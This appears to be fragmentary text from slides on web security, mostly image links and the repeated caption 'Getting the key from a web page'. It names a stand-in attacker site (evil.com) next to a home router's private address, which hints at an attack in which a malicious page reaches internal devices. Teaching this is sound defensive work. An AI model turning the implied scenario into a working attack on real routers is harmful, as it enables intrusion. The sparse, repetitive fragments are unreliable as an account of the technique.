
http://evil.com

http://192.168.0.1 (router)

Getting the key from a web page




Getting the key from a web page




Getting the key from a web page

The New York Times


Getting the key from a web page




Getting the key from a web page



Getting the key from a web page



Getting the key from a web page

